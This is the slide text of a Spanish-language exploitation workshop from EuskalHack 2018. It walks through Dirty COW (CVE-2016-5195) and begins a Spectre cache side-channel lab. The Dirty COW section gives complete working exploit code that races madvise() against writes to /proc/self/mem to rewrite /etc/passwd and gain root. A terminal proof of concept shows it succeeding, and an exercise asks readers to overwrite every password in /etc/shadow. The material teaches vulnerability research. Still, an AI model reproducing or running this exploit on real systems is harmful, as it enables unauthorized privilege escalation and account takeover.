TALLER EXPLOITING 101

Pedro C. aka s4ur0n – EuskalHack 2018

Whoami


```
class PedroC:
    def __init__(self):
        self.name =    'Pedro Candel'
        self.work =    'CS³ Group'
        self.email =   's4ur0n@s4ur0n.com'
        self.web =     'https://www.s4ur0n.com'
        self.nick =    '@NN2ed_s4ur0n'
        self.role =    'Security Researcher'
        self.work =    [ 'Reversing', 'Malware',
                         'Offensive Security', '...' ]
        self.groups =  [ 'mlw.re', 'OWASP', '...' ]
```

Servicios CS³ Group

Formación en Seguridad
Cursos presenciales a medida impartidos en las instalaciones del cliente o las concertadas con prácticas reales desde el primer momento

Hacking Ético
Auditorías de caja negra, gris o blanca para aplicaciones web, sistemas y redes de comunicaciones

Análisis de Malware
Análisis de Malware automatizados y manuales con completos informes de comportamiento e indicadores de compromiso (IOC)

Ingeniería Inversa
Ingeniería Inversa para binarios de sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits, ARM y firmwares

Exploiting
Desarrollo y adaptación de exploits para sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits y Android

Desarrollo Seguro
Auditoría SAST, DAST, IAST y RASP para análisis de vulnerabilidades en el código de proyectos en Java, .Net, PHP, C/C++ y Cobol

Hardware Hacking
Análisis de vulnerabilidades en dispositivos hardware, sistemas embebidos y firmware con técnicas de ingeniería inversa

Seguridad en dispositivos móviles
Análisis estático, dinámico e instrumentación dinámica de aplicaciones Android (APK), iOS (IPA) y Windows Mobile (APPX)

Respuesta ante incidentes
Investigación remota de incidentes de seguridad, análisis de las situaciones y respuesta inmediata ante las amenazas

Forense
Adquisición y elaboración de informes periciales con garantía de imparcialidad y objetividad para todo tipo de sistemas de información

DevSecOps
Desarrollo, Seguridad y Operaciones en CSI (Continuous Security Integration) con pruebas automatizadas de seguridad para CI/CD

Intelligence
Recopilación, análisis y explotación de datos a gran escala con fuentes OSINT, SIGINT, HUMINT, Deep Web, redes P2P, etc.

SIGINT
Inteligencia de comunicaciones, análisis y auditoría de seguridad en señales y protocolos de radiofrecuencia (RF)

T.S.C.M.
Technical Surveillance Counter-Measures: Contramedidas electrónicas para detección y localización de dispositivos de escucha

Telecom
Análisis y auditoría GSM/3G/4G, implementación de servicios de operadores móviles virtuales (HLR, VLR, GGSN, Roaming voz y datos)

ATM
Análisis de vulnerabilidades, auditoría, forense, skimming, shimming y pruebas de blackbox para NCR, Hyosung, WRG, Diebold Nixdorf e Hitachi

PoS/TPV
Auditoría y cumplimiento de controles en terminales Verifone e Ingenico. Monitorización y transaccionabilidad completa según ISO 8583

LOPD/GPDR/Cumplimiento
LOPD, adaptación GPDR, ISO 27000, SGSI, análisis y gestión de riesgos, Políticas de seguridad, continuidad de negocio, ITIL, PCI DSS

0

Materiales

Materiales

Todos los materiales para el taller, se encuentran en **https://cs3group.com/media/eusk2k18.zip**

MD5 (eusk2k18.zip) = f74e9da9ffe3c383c15aa48a3d0e2cc3

SHA1 = 43a84a820017d5fa851e0b4ff92981ebf32142dd

Por favor, descargar este material y guardarlo en un sitio accesible para poder hacer referencia a ellos conforme avancemos en el taller.

No avanzaremos con dudas. Pregunta todo lo que no entiendas ya que el instructor está para ayudarte.

1

Exploiting Dirty COW

Dirty COW (CVE-2016-5195)

Dirty COW (CVE-2016-5195) es una vulnerabilidad de **escalada de privilegios** en el Kernel de Linux. Afecta a **todos los Kernels** de Linux incluyendo a Android.

Se encontró en Octubre de 2016 una *condición de carrera* oculta durante más de 9 años en el subsistema que maneja la memoria del Kernel en el **Copy-On-Write (COW)** y un usuario no privilegiado en el sistema puede explotarla.

Dirty COW (CVE-2016-5195)

Consecuencias:

- Modificación de ficheros protegidos como /etc/passwd
- Ganar privilegios en el sistema para ser “root”

PoCs:

https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

Mapeo en memoria de un fichero usando mmap()

La *llamada al sistema (syscall)* **mmap()** se emplea para mapear ficheros o dispositivos en la memoria.

Su tipo predeterminado es file-backed mapping, que mapea un fichero sobre la memoria virtual asignada al proceso. La lectura del área mapeada permite que el fichero sea leído.

Dirty COW (CVE-2016-5195)

mmap.c

```c
#include <stdio.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>


int main(int argc, char *argv[]) {
 struct stat st;
 char content[10];
 char *new = "NUEVO";
 void *map;
```

Dirty COW (CVE-2016-5195)

mmap.c

```
① int f = open("/etc/hosts", O_RDWR|RD_ONLY);
  fstat(f, &st);
② map = mmap(NULL, st.st_size, PROT_READ|PROT_WRITE, MAP_SHARED|MAP_PRIVATE, f, 0);

  // Leer 10 bytes del pseudofichero en memoria
③ memcpy((void*)content, map, 10);
  printf("Lectura [%s]\n", content);
  // Escribir en memoria
④ memcpy(map + 5, new, strlen(new));

  // Limpiar
  munmap(map, st.st_size);
  close(f);
  return 0;
}
```

Dirty COW (CVE-2016-5195)

mmap.c

```
①  int f = open("/etc/hosts", O_RDWR|RD_ONLY);
   fstat(f, &st);
②  map = mmap(NULL, st.st_size, PROT_READ|PROT_WRITE, MAP_SHARED|MAP_PRIVATE, f, 0);

   // Leer 10 bytes del pseudofichero en memoria
③  memcpy((void*)content, map, 10);
   printf("Lectura [%s]\n", content);
   // Escribir en memoria
④  memcpy(map + 5, new, strlen(new));

   // Limpiar
   munmap(map, st.st_size);
   close(f);
   return 0;
}
```

La línea ① abre un fichero en modo read-write o en modo sólo lectura

Dirty COW (CVE-2016-5195)

mmap.c

```
①  int f = open("/etc/hosts", O_RDWR|RD_ONLY);
   fstat(f, &st);
②  map = mmap(NULL, st.st_size, PROT_READ|PROT_WRITE, MAP_SHARED|MAP_PRIVATE, f, 0);

   // Leer 10 bytes del pseudofichero en memoria
③  memcpy((void*)content, map, 10);
   printf("Lectura [%s]\n", content);
   // Escribir en memoria
④  memcpy(map + 5, new, strlen(new));

   // Limpiar
   munmap(map, st.st_size);
   close(f);
   return 0;
}
```

La línea ② mapea el fichero en memoria

Dirty COW (CVE-2016-5195)

```
mmap(NULL, st.st_size,
     PROT_READ|PROT_WRITE,
     MAP_SHARED|MAP_PRIVATE, f, 0);
```

Argumentos:

- Dirección base de comienzo del mapeo en memoria
- Tamaño del mapeo
- Tipo de memoria a emplear que debe coincidir con el tipo de acceso especificado en la línea ①

Dirty COW (CVE-2016-5195)

```
mmap(NULL, st.st_size,
     PROT_READ|PROT_WRITE,
     MAP_SHARED|MAP_PRIVATE, f, 0);
```

- Si una actualización de la asignación es visible para otros procesos que mapean la misma región y si la actualización se transfiere al archivo subyacente
- Fichero a mapear
- Offset desde el fichero que indica desde dónde se comienza a mapearlo

Dirty COW (CVE-2016-5195)

mmap.c


```
①  int f = open("/etc/hosts", O_RDWR|RD_ONLY);
   fstat(f, &st);
②  map = mmap(NULL, st.st_size, PROT_READ|PROT_WRITE, MAP_SHARED|MAP_PRIVATE, f, 0);

   // Leer 10 bytes del pseudofichero en memoria
③  memcpy((void*)content, map, 10);
   printf("Lectura [%s]\n", content);
   // Escribir en memoria
④  memcpy(map + 5, new, strlen(new));

   // Limpiar
   munmap(map, st.st_size);
   close(f);
   return 0;
}
```

Las líneas ③ y ④ son para acceso a lectura y escritura en memoria del pseudofichero con **memcpy()**

MAP_SHARED




(a) MAP_SHARED

La **memoria mapeada** se comporta como una memoria **compartida** entre los dos procesos.

Cuando varios procesos asignan el mismo archivo a la memoria, pueden asignar el archivo a **diferentes direcciones de memoria virtual,** pero la **dirección física** donde se almacena el contenido del archivo **es la misma**.

MAP_PRIVATE




El fichero se asigna a la **memoria privada** para el proceso de llamada.

Los cambios realizados en la memoria **no serán visibles** para otros procesos.

El contenido de la memoria original **debe copiarse** en la memoria privada.

Dirty COW (CVE-2016-5195)

MAP_SHARED y **MAP_PRIVATE**



Si el proceso intenta escribir en la memoria, el Sistema Operativo **asigna un nuevo bloque** de memoria física y **copia el contenido** de la copia maestra a la nueva memoria.

La memoria virtual asignada ahora **apuntará a la nueva memoria física**.

KEEP
CALM
AND
LET'S PLAY
A GAME

Ejercicios:

- Tomando como base el código **`mmap.c`**, mapear un fichero creado con **permisos de RW** para todos los usuarios del sistema

- Tomando como base el código **`mmap.c`**, mapear el fichero **`/etc/hosts`** con los permisos adecuados

Copy On Write (COW)

Técnica que permite que la memoria virtual de diferentes procesos se asigne a las *mismas páginas* de memoria física, **si tienen contenidos idénticos**.

Cuando se crea un proceso secundario usando la llamada al sistema **fork()**…

- El Sistema Operativo permite que el proceso hijo **comparta la memoria del proceso principal** haciendo que las entradas de la página apunten a la misma memoria física.

Dirty COW (CVE-2016-5195)

- Si la memoria sólo se lee, **no se requiere copia** de memoria.

- Si alguien intenta escribir en la memoria, se generará **una excepción** y el Sistema Operativo:

  - Asignará una **nueva memoria física** para el proceso secundario (página sucia).
  - **Copiará el contenido** del proceso principal.
  - **Cambiará la tabla de páginas** de cada proceso (padre e hijo) para que apunten a su **propia copia privada**.

Descartar memoria copiada

```
int madvise(void *addr, size_t length, int advice)
```

madvise(): devuelve advertencias o direcciones al Kernel acerca de la memoria desde la dirección **`addr`** hasta **`addr+longitud`**. Su tercer argumento es **MADV_DONTNEED** para indicarle al Kernel que ya **no necesitamos** la parte reclamada de la dirección.

El Kernel **liberará** el recurso de la dirección reclamada y la tabla de páginas del proceso **apuntarán** a la **memoria física original**.

Mapeando y accediendo a ficheros de sólo lectura

Crear un fichero de 30 bytes `./rofile.txt` en el directorio y fijar el propietario y grupo al usuario “root” con permiso de lectura para otros usuarios:

```
while true; do echo -n 'A'; done | dd
of=./rofile.txt bs=1 count=30 conv=notrunc

chown root:root ./rofile.txt

chmod 0644 ./rofile.txt

cat ./rofile.txt | xxd
```

Mapeando y accediendo a ficheros de sólo lectura

Solo podemos abrir este archivo usando el indicador read_only (**RD_ONLY**).

Si asignamos este archivo a la memoria, necesitamos usar la opción **PROT_READ**, por lo que la memoria es de sólo lectura.

Mapeando y accediendo a ficheros de sólo lectura

- Normalmente, **no podemos escribir** en la memoria de sólo lectura.
- Sin embargo, si el archivo se mapea utilizando **MAP_PRIVATE**, el Sistema Operativo hace una excepción y **nos permite escribir en la memoria mapeada**, pero tenemos que usar una *ruta diferente*, en lugar de utilizar directamente las operaciones de memoria, como memcpy().
- La llamada al sistema **write()** es una ruta de éste tipo.

Mapeando ficheros de sólo lectura (rommap.c)

```
#include <stdio.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>


int main(int argc, char *argv[]) {
 char *content = "*** CAMBIADO ***";
 char buffer[30];
 struct stat st;
 void *map;

 int f = open("./rofile.txt", O_RDONLY);
 fstat(f, &st);
① map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);
```

Mapeando ficheros de sólo lectura (rommap.c)

```
// Memoria del proceso del pseudofichero
② int fm = open("/proc/self/mem", O_RDWR);
// Saltar al quinto byte
③ lseek(fm, (off_t) map + 5, SEEK_SET);
// Escribir en la memoria
④ write(fm, content, strlen(content));
// Comprobar la escritura en la memoria
memcpy(buffer, map, 29);
printf("Contenido tras escritura [%s]\n", buffer);
// Contenido tras madvise
⑤ madvise(map, st.st_size, MADV_DONTNEED);
memcpy(buffer, map, 29);
printf("Contenido tras madvise [%s]\n", buffer);
```

Mapeando ficheros de sólo lectura (rommap.c)

```
// Limpiar
munmap(map, st.st_size);
close(f);
return 0;
}
```

Mapeando ficheros de sólo lectura (rommap.c)

- ① Mapeamos **`./rofile.txt`** en la memoria de sólo lectura.
- ② No podemos escribir directamente en la memoria, pero se puede hacer usando el sistema de archivos **/proc**
- Usando el fichero del sistema /proc, un proceso puede emplear **read()**, **write()** y **lseek()** para acceder a los datos mapeados en memoria.
- ③ La llamada al sistema **lseek()** mueve el puntero del archivo al quinto byte desde el comienzo de la memoria asignada.

Mapeando ficheros de sólo lectura (rommap.c)

- ④ La llamada al sistema **write()** escribe una cadena en la memoria.
- Activa la copia en escritura (**MAP_PRIVATE**), es decir, la escritura sólo es posible en una copia privada de la memoria mapeada.
- ⑤ Le indicamos al Kernel que la copia privada **ya no es necesaria**.
- El Kernel apuntará nuestra tabla de páginas a la **memoria mapeada original**.
- Por lo tanto, los cambios realizados en el archivo privado **se descartan**.

Mapeando ficheros de sólo lectura (rommap.c)

```
root@revgnu:~/exploiting/dirtyCow# gcc -o rommap rommap.c
root@revgnu:~/exploiting/dirtyCow# ./rommap
Contenido tras escritura [AAAAA*** CAMBIADO ***AAAAAAAA
Contenido tras madvise [AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
root@revgnu:~/exploiting/dirtyCow#
```

- **La memoria se modifica** ya que podemos ver el contenido modificado.
- Pero el cambio **solo está en la copia de la memoria mapeada**.
- **No cambia el archivo subyacente**.

Conclusión:


Para el **COW debemos hacer** lo siguiente:

- Una copia de la memoria mapeada.
- Actualizar la tabla de páginas, de modo que la memoria virtual apunte a la memoria física recién creada.
- Escribir en la memoria.

Los pasos anteriores **no son de naturaleza atómica**: pueden **ser interrumpidos** por otros hilos que crean una condición de **carrera potencial** que conduce a la *vulnerabilidad Dirty Cow*.

Dirty COW (CVE-2016-5195)

Vulnerabilidad Dirty COW



Explotación de la vulnerabilidad:

~~Para el **COW debemos hacer** lo siguiente:~~

- ~~Una copia de la memoria mapeada.~~
- ~~Actualizar la tabla de páginas, de modo que la memoria virtual apunte a la memoria física recién creada.~~
- **madvise()**
- ~~Escribir en la memoria.~~

Explotación de la vulnerabilidad:

- El segundo paso hace que la memoria virtual apunte al segundo.
- madvise() lo cambiará de nuevo al primero (anulando el segundo paso)
- El tercer paso modificará la memoria física marcada por el primero, en lugar de la copia privada.
- Los cambios en la memoria marcada con el primero **se transferirán al archivo subyacente**, lo que provocará la modificación de un archivo de sólo lectura.

Explotación de la vulnerabilidad:

- Cuando se inicia la llamada al sistema write(), comprueba la protección de la memoria mapeada.
- Cuando ve que es una memoria COW, desencadena el primero, segundo y tercero **sin una doble verificación**.

Escribiendo el exploit

La idea básica es tener **2 hilos** tales que…

- **Hilo 1**: Escribe en la memoria mapeada usando write()
- **Hilo 2**: Descartar la copia privada de la memoria mapeada.

Pero necesitamos generar una condición de carrera (competir) contra estos 2 hilos para que puedan influir en la salida.

Dirty COW (CVE-2016-5195)

Añadir un usuario **`testcow`** sin privilegios en el sistema

```
root@revgnu:~/exploiting/dirtyCow# adduser testcow
Añadiendo el usuario `testcow' ...
Añadiendo el nuevo grupo `testcow' (1001) ...
Añadiendo el nuevo usuario `testcow' (1001) con grupo `testcow' ...
Creando el directorio personal `/home/testcow' ...
Copiando los ficheros desde `/etc/skel' ...
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
Cambiando la información de usuario para testcow
Introduzca el nuevo valor, o pulse INTRO para usar el valor predeterminado
        Nombre completo []: Test COW
        Número de habitación []:
        Teléfono del trabajo []:
        Teléfono de casa []:
        Otro []:
¿Es correcta la información? [S/n]
root@revgnu:~/exploiting/dirtyCow#
```

Escribiendo el exploit

Modificaremos el fichero **/etc/passwd**

```
$ cat /etc/passwd | grep testcow
testcow:x:1001:1003:,,,:/home/testcow:/bin/bash
```

Lo cambiaremos por **0000 (root)** explotando la vulnerabilidad Dirty COW

Dirty COW (CVE-2016-5195)

Hilo Principal

```c
int main(int argc, char *argv[]) {
 pthread_t hilo1, hilo2;
 struct stat st;
 int file_size;

 int f = open("/etc/passwd", O_RDONLY);
 fstat(f, &st);
 file_size = st.st_size;
 map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

 // Encontrar la posición del target
 char *position = strstr(map, "testcow:x:1001");

 // Explotar los hilos
 pthread_create(&hilo1, NULL, madviseThread, (void *)file_size);
 pthread_create(&hilo2, NULL, writeThread, position);

 // Esperar a que finalicen
 pthread_join(hilo1, NULL);
 pthread_join(hilo2, NULL);

 // Finalizar
 return 0;
}
```

- Abrir el /etc/passwd en modo read-only
- Mapeamos me memoria con MAP_PRIVATE
- Encontramos la posición en la memoria
- Creamos un hilo para madvise()
- Creamos un hilo write()

Dirty COW (CVE-2016-5195)

Hilos auxiliares

```
void *writeThread(void *arg) {
 char *content = "testcow:x:0000"; // root privileges
 off_t offset = (off_t) arg;

 int f=open("/proc/self/mem", O_RDWR);
 while(1) {
    lseek(f, offset, SEEK_SET);
    write(f, content, strlen(content));
 }
}
```

Hilo write
Reemplaza "testcow:x:1001" en la memoria con "testcow:x:0000"

```
void *madviseThread(void *arg) {
 int file_size = (int) arg;

 while(1) {
    madvise(map, file_size, MADV_DONTNEED);
 }
}
```

Hilo madvise:
Descarta la copia

Dirty COW (CVE-2016-5195)

Prueba de concepto

```
root@revgnu:/# su testcow
testcow@revgnu:/$ id
uid=1001(testcow) gid=1001(testcow) grupos=1001(testcow)
testcow@revgnu:/$ cd /home/testcow/
testcow@revgnu:~$ gcc -o exploit exploit.c -lpthread
testcow@revgnu:~$ ls -l
total 12
-rwxr-xr-x 1 testcow testcow 6550 ene 16 14:49 exploit
-rw-r--r-- 1 testcow root    1100 ene 16 14:47 exploit.c
testcow@revgnu:~$ ./exploit
^C     --- Pulsar CTRL+C después de unos segundos ---
testcow@revgnu:~$ cat /etc/passwd | grep testcow
testcow:x:0000:1001:Test COW,,,:/home/testcow:/bin/bash
testcow@revgnu:~$ id
uid=1001 gid=1001(testcow) grupos=1001(testcow)
testcow@revgnu:~$ exit
exit
root@revgnu:/# su testcow
root@revgnu:/# id
uid=0(root) gid=1001(testcow) grupos=0(root),1001(testcow)
root@revgnu:/#
```

KEEP
CALM
AND
LET'S PLAY
A GAME

Ejercicios:

- Tomando como base el código **`exploit.c`**, realizar un exploit para que todos los usuarios con credenciales en el fichero **`/etc/shadow`** queden todos con la contraseña "`123456`"

- Realizar un exploit para un sistema x64 basado en Linux

- Analizar el exploit disponible en **`https://www.exploit-db.com/exploits/40839/`**

2

Exploiting Spectre

Spectre (CVE-2017-5715 y CVE-2017-5753)

Spectre es una vulnerabilidad que afecta a los microprocesadores modernos de Intel, AMD, ARM, Power, PowerPC que utilizan *ejecución especulativa* en la *predicción de saltos*.

Fueron asignados el CVE-2017-5715 y CVE-2017-5753 y afectaron a **prácticamente todos los sistemas operativos** como AIX, Android, iOS, GNU/Linux, Mac OS, tvOS y Windows.

Su sitio oficial se encuentra en **https://meltdownattack.com/**

Spectre (CVE-2017-5715 y CVE-2017-5753)

También puede explotarse de **forma remota** ya que que los *motores JIT empleados para JavaScript* son también vulnerables.

Por tanto, un sitio web malicioso podría leer información guardada en el navegador que pertenece a otro sitio web o acceder a información alojada en la memoria que está utilizando el navegador debido a la vulnerabilidad.

Spectre (CVE-2017-5715 y CVE-2017-5753)

Junto con **Meltdown**, son un género especial de *vulnerabilidades en el diseño* de las **CPUs**. Principalmente esta amenaza, explota vulnerabilidades críticas existentes en muchos procesadores modernos.

Las vulnerabilidades permiten que un programa que se ejecuta en modo "**nivel de usuario**" *pueda leer datos almacenados de otro proceso de usuario*.

Tal acceso **no está permitido** por el *mecanismo de protección de hardware* implementado en la mayoría de las CPU, pero la vulnerabilidad en el diseño hace posible evadirla.

Spectre (CVE-2017-5715 y CVE-2017-5753)

Debido a éste fallo en el hardware, es muy **difícil poder solucionar el problema**, a menos que *cambiemos las CPUs* en nuestros equipos. Han salido **oficialmente parches** por todos los fabricantes, pero éstos parches, *ralentizan excesivamente las CPUs* y no son óptimos, pero es lo único que podía hacerse.

El ataque es *muy sofisticado* pero se divide como todos los algoritmos en "**divide y vencerás**" para poder abordar los pasos imprescindibles por separado y poder comprender exactamente cómo funciona, con el objetivo de juntar todos los pasos y crear un exploit real.

Spectre (CVE-2017-5715 y CVE-2017-5753)

En la práctica, vamos a imprimir un **mensaje oculto** dentro de un proceso. Para ello, se verán diferentes técnicas como:

- Ataque Spectre
- Ataque de canal lateral
- Almacenamiento caché en la CPU
- Ejecución "out-of-order" en la microarquitectura de la CPU
- Protección de la memoria de procesos por el Sistema Operativo

Nota: el taller sólo es para **CPUs Intel**, *no funciona* con *AMD u otras CPUs.*

Spectre (CVE-2017-5715 y CVE-2017-5753)

Para compilar los fuentes, es necesario añadir el modificador al compilador **-march=native** para poder habilitar los subconjuntos de instrucciones específicas del procesador de la forma:

```
gcc -march=native -o binario codigo_fuente.c
```

Ataque de canal lateral via caché de la CPU

Meltdown y Spectre *emplean la memoria caché* de la CPU como un **canal lateral** para poder hacerse con un secreto protegido.

Dicha técnica se conoce como **FLUSH + RELOAD**.

La caché de la CPU es una **caché hardware** que emplea la CPU para *reducir el tiempo de acceso* a los datos en la memoria principal del sistema.

Spectre (CVE-2017-5715 y CVE-2017-5753)

Este accceso a los datos de la caché es **mucho más rápido** que el acceso *desde la memoria*.

Siempre que los datos *son obtenidos de la memoria*, **son almacenados en la caché** por la CPU.

Como es lógico, si *vuelven a usarse los mismos datos*, el **tiempo de acceso** será mucho *más rápido* si son obtenidos **desde la caché** que desde la memoria principal.

Spectre (CVE-2017-5715 y CVE-2017-5753)

El **proceso** puede resumirse en:

- La CPU necesita acceder a datos.
- *Consulta sus cachés*.
- Si la información está en la caché (acierto de caché o "**cache hit**") se busca directamente en ella.
- Si la información no se encuentra (error o "**cache miss**"), la CPU accede a la memoria principal para obtenerlos.

En el caso de que tenga que acceder a la memoria principal, el tiempo que transcurre es mucho más largo, por lo que las CPUs modernas *implementan todas cachés* para reducir dicho tiempo de acceso.

Acceso a la caché vs memoria

Con el siguiente código, podremos comprobar la *diferencia de tiempo* en acceder a un dato que se encuentre en la caché o en la memoria principal.

Le denominaremos **`accessTime.c`**

Spectre (CVE-2017-5715 y CVE-2017-5753)


```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
 int junk=0;
 register uint64_t time1, time2;
 volatile uint8_t *addr;
 int i;

 if (argc != 2) {
    printf("*** ERROR ***\n");
    printf(" Se necesita 1 argumento al menos para continuar\n");
    printf(" Ejemplo: %s 1\n", argv[0]);
    return -1;
 } else {
     printf("========== Test nº: %d ==========\n\n", (int) atoi(argv[1]));
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

Alojará una matriz de 10 elementos con 4096 bytes cada uno inicializados con el valor 1.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

Eliminamos los datos de la memoria caché.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

